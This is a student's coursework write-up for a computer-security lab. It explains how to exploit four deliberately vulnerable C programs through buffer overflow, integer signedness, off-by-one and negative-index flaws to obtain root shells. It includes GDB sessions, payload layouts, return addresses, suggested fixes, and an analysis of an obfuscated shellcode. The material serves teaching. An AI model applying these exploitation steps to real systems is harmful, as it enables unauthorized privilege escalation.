Security and Privacy in Computing (Project 1, Fall 2015) – Xiao Chong Chua

vulnerable1.c questions

1. The program takes in an input string, and it does a strcpy (string copy) of the data which was parsed in through the argument into a buffer initialized as size 200.
2. The vulnerability here is that there is no check to ensure that data fed into the strcpy function does not exceed the max size of the buffer, which is 200.
3. My program exploits this vulnerability by generating an output string into the vulnerable program, carefully designed to overflow the buffer and overwrite the address at the return instruction in the memory. This causes the program to jump to (indirectly onto a NOP chain before) the shellcode somewhere in the buffer which gives us root access.
   Breakdown of my code and detailed explanation of my attack:
   The program first prints 100 repeats of the NOP instruction (100 bytes), followed by the shell code (45 bytes), then 59 bytes of "X" (just filler junk), and the return address value (4 bytes), which is 0xbffff968. This is because we the return address is located at a +4 offset from the end of the buffer in memory (+204 offset from our crafted input).
   To obtain the address we need (0xbffff968), which points to somewhere in the NOP chain, we need to observe the stack layout in the memory using GDB. When using GDB on the vulnerable1 program, I first set a break at line 10, which is where the exploitable strcpy function is at. Next, I run it by feeding in the output of my attack1 program (at this point attack1 does not have to contain meaning values, as long as the input is 208 bytes), and the GDB immediately tells me the exact address of my buffer in the memory (highlighted).
   ```
   user@box:~/snp/hw1/proj1$ gdb /tmp/vulnerable1
   GNU gdb 6.8-debian
   Copyright (C) 2008 Free Software Foundation, Inc.
   License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
   This is free software: you are free to change and redistribute it.
   There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
   and "show warranty" for details.
   This GDB was configured as "i486-linux-gnu"...
   (gdb) break 10
   Breakpoint 1 at 0x804843d: file vulnerable1.c, line 10.
   (gdb) r `./attack1`
   Starting program: /tmp/vulnerable1 `./attack1`

   Breakpoint 1, launch (
       user_argument=0xbffff954 '\220' <repeats 100 times>, "ë\037^\211v\b1À\210F\a\211F\f°\v\211ó
   \215N\b\215V\fÍ\2001Û\211Ø@Í\200èÜÿÿÿ/bin/sh", 'X' <repeats 55 times>...) at vulnerable1.c:10
   10              strcpy(buffer, user_argument);
   ```
   All that is needed next is to do some simple math, using this address, to determine our target return address (to hit our NOP chain just before the shellcode), which is any offset between +1 and +99 from the start of the buffer. In this case I just happened to choose 0xbffff968.
4. attack1.c (see uploaded code)

5. The simplest fix is just to apply good coding practices. Make sure that before the strcpy is done, there should be a check to make sure the size does not exceed 200, which is size of the buffer. Other possible ways can be to (when compiling) 1) use a stack canary, so that when the stack gets smashed with the buffer overflow, the system would know it and terminate with an error because the canary got overwritten, 2) use address randomization on the stack so that the locations of important things in the memory, such as the return address, are randomized, or 3) just make the stack non-executable.

vulnerable2.c questions

1. The program takes in an input string which contains 2 parts, separated by a comma. The part before the comma becomes the value in the feed_count variable, and the part after the comma goes into the cursor variable. Next, both the cursor and feed_count gets parsed into a functioned called launch, which would check if the feed_count is less than 528, before allowing a memcpy (memory copy) of cursor into the buffer, limited by a buffer size which is determined by the feed_count multiplied by the size of the live_feed struct (which is 20). This means that in normal circumstances, the data written into the buffer would not exceed a size of 528*20=10560.
2. When feed_count was first initialized, it is a signed integer. However, after it gets taking in as parameters of memcpy, it gets forced to change into an unsigned integer. Because of this change from a signed to unsigned integer, it creates the opportunity for an integer overflow attack, whereby it is possible for a small enough negative number to be changed into an integer with a value larger than what is expected (less than 528). Because of weakness, it creates the possibility of memcpy putting something larger than 10560 into the buffer.
3. My program exploits this by sending in a string that can partly overflow the unsigned integer in the program, as well as writing in something larger than what is expected by the buffer. I used the number “-2147483048” to overflow the integer, because when it changes from a signed to unsigned integer, the value changes to 600. This is a larger number than the expected value of 527 or lower. The second part of my input contains a string capable of “smashing the stack”, which overflows when written into the buffer, causing the return address on the stack to be overwritten to something which leads to a malicious shell code.
   Breakdown of my code and detailed explanation of my attack:
   First part of the attack prints the number used to overflow the integer. I randomly picked a number, 600, which is larger than the “allowed” size of feed_count variable in the

vulnerable program. Using this number, and my knowledge of how integer overflow works when casting a signed integer to an unsigned integer, I calculate the number to be used in my attack.

600 in binary = 1001011000 -1 to this value = 1001010111 Complement of this value in 31 bits (excluding leading bit for sign) = 1111111111111111111110110101000 Convert this number to decimal = 2147483048 Make it negative = -2147483048

When this negative number gets fed into the vulnerable program, it will pass the check for it being less than 528, and get converted to 600 when it gets parsed into memcpy function to get multiplied by the size of struct, which is 20. The amount data I would be able to write in is 600*20=12000.

Next part of the attack would to smash the stack and overwrite the return like how it was done for vulnerable1. For the buffer, the attack2 program would print 10,000 repeats of the NOP instruction (10,000 bytes), followed by the shellcode (45 bytes). After that, there would be 519 bytes of junk. The target address comes after that (4 bytes). It then ends with 1432 bytes of junk to fill it up to 12000 bytes. The return address is once again at +4 offset after the allocated buffer space. In this case, the allocated buffer space is 10560 bytes, because 528*20=10560.

The way to get the target address (which will try to hit the NOP chain before our shellcode) is the same as before.

```
user@box:~/snp/hw1/proj1$ gdb /tmp/vulnerable2
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) break 19
Breakpoint 1 at 0x80484b6: file vulnerable2.c, line 19.
(gdb) r `./attack2`
Starting program: /tmp/vulnerable2 `./attack2`

Breakpoint 1, launch (cursor=0xbfffcb44 '\220' <repeats 200 times>..., feed_count=-2147483048)
    at vulnerable2.c:19
19                      memcpy(buffer, cursor, feed_count * sizeof(struct live_feed));
```

To hit the NOP chain, anything between +1 and +9999 offset from the start of the buffer (0xbfffcb44) is fine. In this case, I used 0xbfffcb88.


4. attack2.c (see uploaded code)

```
user@box:~/snp/hw1/proj1$ /tmp/vulnerable2 `./attack2`
sh-3.2# whoami
root
sh-3.2# exit
exit
user@box:~/snp/hw1/proj1$
```

5. Vulnerability of this type can be prevented by making sure that the forcible change of signed to unsigned integer does not happen. The feed_count in the main function should be restricted to a positive integer right from the start to prevent a possible integer overflow attack from happening. If this is done, then due to the other checks already existing in the program, a buffer overflow would not happen.


vulnerable3.c questions

1. This program takes in input which gets written in the buffer in the strcpyn function. This function does it by using a for loop, which assigns the values of the input byte by byte into the buffer.
2. The vulnerability here is that instead of using “<” signs in i < destination_length && i < source_length condition of the for loop, it uses “<=” signs. This allows the possibility of the string copied into the buffer to be one byte larger than what is expected by the program.
3. My program exploits this vulnerability by feeding in something that is one byte larger than the buffer size. The consequence of this is that the copy_user_argument EBP, which comes just after the buffer, gets one of its bytes overwritten. This overwritten EBP now points to a location inside the buffer, instead of the main function EBP. As a result, the system expects the return address to be at the position just after this “fake” EBP, and that is the position in the buffer where I have written the return address (-5 offset from the end of the buffer). This return address will then lead the program to jump to the place where the shell code is located.
   Breakdown of my code and detailed explanation of my attack:
   My code first prints out 100 repeats of the NOP instruction, then followed by the shellcode (45 bytes). Next, I print out another 43 bytes of padding, before printing the return address (0xbffff72c) and the one byte overflow value used to overwrite the EBP (0x80). The reason why 0x80 was picked was because 0xbffff780 it is the address -8 offset from the end of the allocated buffer space.



What happens here is that the overwritten EBP gets read, and because of that the return address value was interpreted as 0xbffff72c, which is -4 offset from xbffff780, the expected main EBP. So, the program hops to the part of the buffer that I want it to go to, running the shellcode to give me root access.

4. attack3.c (see uploaded code)




Take note that this attack sometimes behave oddly. Sometimes it just stops working due to an unknown reason. The only way to fix it is to logout of the SSH session, and restart the VM (sometimes I have to do this multiple times). However, it will more or less always “work” when I run it in GDB.

5. A simple way to fix this would be to practice better code writing, and make sure that small logic errors like this are not made, even if it seems seemingly trivial.

vulnerable4.c questions

1. Basically, this program reads in a txt file into the buffer as an argument, and provides some options to let the user write or read into the buffer. It lets us write into the buffer byte by byte by asking us to input the offset of the buffer and the data.
2. The vulnerability of this program is that when it reads in the index to write into the buffer, it does not check whether this offset is positive or negative. This oversight allows an attacker to specify a negative offset to write into the buffer, which would allow parts of the memory outside of the buffer to be written.
3. First of all, to attack this program, we need to find out several things.



```
user@box:~/snp/hw1/proj1$ gdb /tmp/vulnerable4
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) break 20
Breakpoint 1 at 0x804872b: file vulnerable4.c, line 20.
(gdb) r attack4.txt
Starting program: /tmp/vulnerable4 attack4.txt

Breakpoint 1, user_interaction (file_buffer=0xbffff7c0 "/bin/sh\n \202\004\bhöÿ·\001\b")
    at vulnerable4.c:24
24              get_user_request();
(gdb) print $esp
$1 = (void *) 0xbffff780
(gdb) print system
$2 = {<text variable, no debug info>} 0xb7ebb7a0 <system>
(gdb)
```

The address of the buffer, ESP, and system call.

With these information, we can attack the program by writing into the return address. Based on knowing the ESP and the buffer address, we can calculate that the offsets to write the return address into the memory is -20, -19, -18, and -17. I will then convert the system call's address into decimal, which is 160, 183, 235, 183 (for each offset respectively). Now we can feed a text file into the program containing /bin/sh and write into the buffer. We do the following:

```
user@box:~/snp/hw1/proj1$ /tmp/vulnerable4 attack4.txt
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-20,160
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-19,183
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-18,235
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-17,183
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
s
exiting application
sh-3.2# whoami
root
sh-3.2# exit
exit
```

Once we save it, we get the root access.

4. We use the inputs from above and attack4.txt (renamed to attack4_input for submission) to attack. No actual program is required.
5. This vulnerability can be fixed by simply doing a check to make sure the offset taking in as input is between 0 and max buffer size-1. This will ensure that the user does not input a value that lies outside of the range covered by the allocated buffer.

vulnerable4.c additional questions

1. The value of the stack canary is 0xff0a0000. This value can be found at the region between the end of the buffer and return address, as highlighted below.

```
(gdb) print $esp
$1 = (void *) 0xbffff7ac
(gdb) print $ebp
$2 = (void *) 0xbffff828
(gdb) x/100 $esp
0xbffff7ac:     0x08048975      0xbffff7c0      0xbffff7c0      0x00000005
0xbffff7bc:     0x00000000      0x58585858      0xb7ffef0a      0x08048220
0xbffff7cc:     0xb7fff668      0x00000801      0x00000000      0xb7ff0000
0xbffff7dc:     0x000156e0      0x000081a4      0x00000001      0x00000005
0xbffff7ec:     0x00000000      0x00000005      0x00000000      0xbffff7c0
0xbffff7fc:     0xbffff7d0      0x00000005      0x00000000      0x55fb025f
0xbffff80c:     0x00000000      0xbffff7c0      0xff0a0000      0x55fb025f
0xbffff81c:     0xb7fd8ff4      0x08048b60      0x08048640      0xbffff868
```

2. This value does not change across executions, nor does it change after rebooting. This looks like a terminator canary.

3. The canary contributes to the security of vulnerable4 by obstructing the path between buffer and the return address. When a buffer overflow attack like attack1 is attempted, it would overwrite the value of the canary with a new value. This would be detected before the return instruction is executed, and because the stack is compromised, an error would be thrown.

Shellcode analysis

```
31C9            xor ecx,ecx ; clears $ecx register
B90E0F1021      mov ecx,0x21100f0e
81F121212121    xor ecx,0x21212121 ; decryption
51              push ecx ; $ecx = 0x00312e2f = "/.1\0"
31C9            xor ecx,ecx ; clears $ecx register
B90E554C51      mov ecx,0x514c550e
81F121212121    xor ecx,0x21212121 ; decryption
51              push ecx ; $ecx = 0x706d742f = "/tmp"
89E3            mov ebx,esp ; $ebx = $esp
31C0            xor eax,eax ; clears $eax register
31C9            xor ecx,ecx ; clears $ecx register
31D2            xor edx,edx ; clears $edx register
B005            mov al,0x5 ; al = 0x5
B141            mov cl,0x41 ; cl 0x41
B601            mov dh,0x1 ; dh = 0x1
B2C0            mov dl,0xc0 ; dl = 0xc0
CD80            int 0x80 ; interrupt 0x80
89C3            mov ebx,eax $ebx = 0x5
31C9            xor ecx,ecx ; clears $ecx register
B9440F012B      mov ecx,0x2b010f44
81F121212121    xor ecx,0x21212121 ; decryption
51              push ecx ; $ecx = 0x0a202e65 = "e. \n"
31C9            xor ecx,ecx ; clears $ecx register
B94C52494E      mov ecx,0x4e49524c
81F121212121    xor ecx,0x21212121 ; decryption
51              push ecx ; $ecx = 0x6f68736d = "msho"
31C9            xor ecx,ecx ; clears $ecx register
B90D014654      mov ecx,0x5446010d
81F121212121    xor ecx,0x21212121 ; decryption
51              push ecx ; $ecx = 0x7567202c = ", gu"
31C9            xor ecx,ecx ; clears $ecx register
B9014B4E43      mov ecx,0x434e4b01
81F121212121    xor ecx,0x21212121 ; decryption
51              push ecx ; $ecx = 0x626f6a20 = " job"
31C9            xor ecx,ecx ; clears $ecx register
B94F484244      mov ecx,0x4442484f
81F121212121    xor ecx,0x21212121 ; decryption
51              push ecx ; $ecx = 0x6563696e = "nice"
89E1            mov ecx,esp ; $ecx = $esp
31C0            xor eax,eax ; clears $eax register
B004            mov al,0x4 ; al = 0x4
31D2            xor edx,edx ; clears $edx register
B214            mov dl,0x14 ; dl = 0x14 = length of string
CD80            int 0x80 ; interrupt 0x80
31C0            xor eax,eax ; clears $eax register
```

```
B006        mov al,0x6 ; al = 0x6 = sys_close
31DB        xor ebx,ebx ; clears $ebx register
31C0        xor eax,eax ; clears $eax register
B001        mov al,0x1 ; al = 0x1 = sys_exit
CD80        int 0x80 ; interrupt 0x80
```

First, the shellcode tries to open a file from “/tmp/.1”, then it writes “nice job, gumshoe. \n” into the file. Finally it exits the system.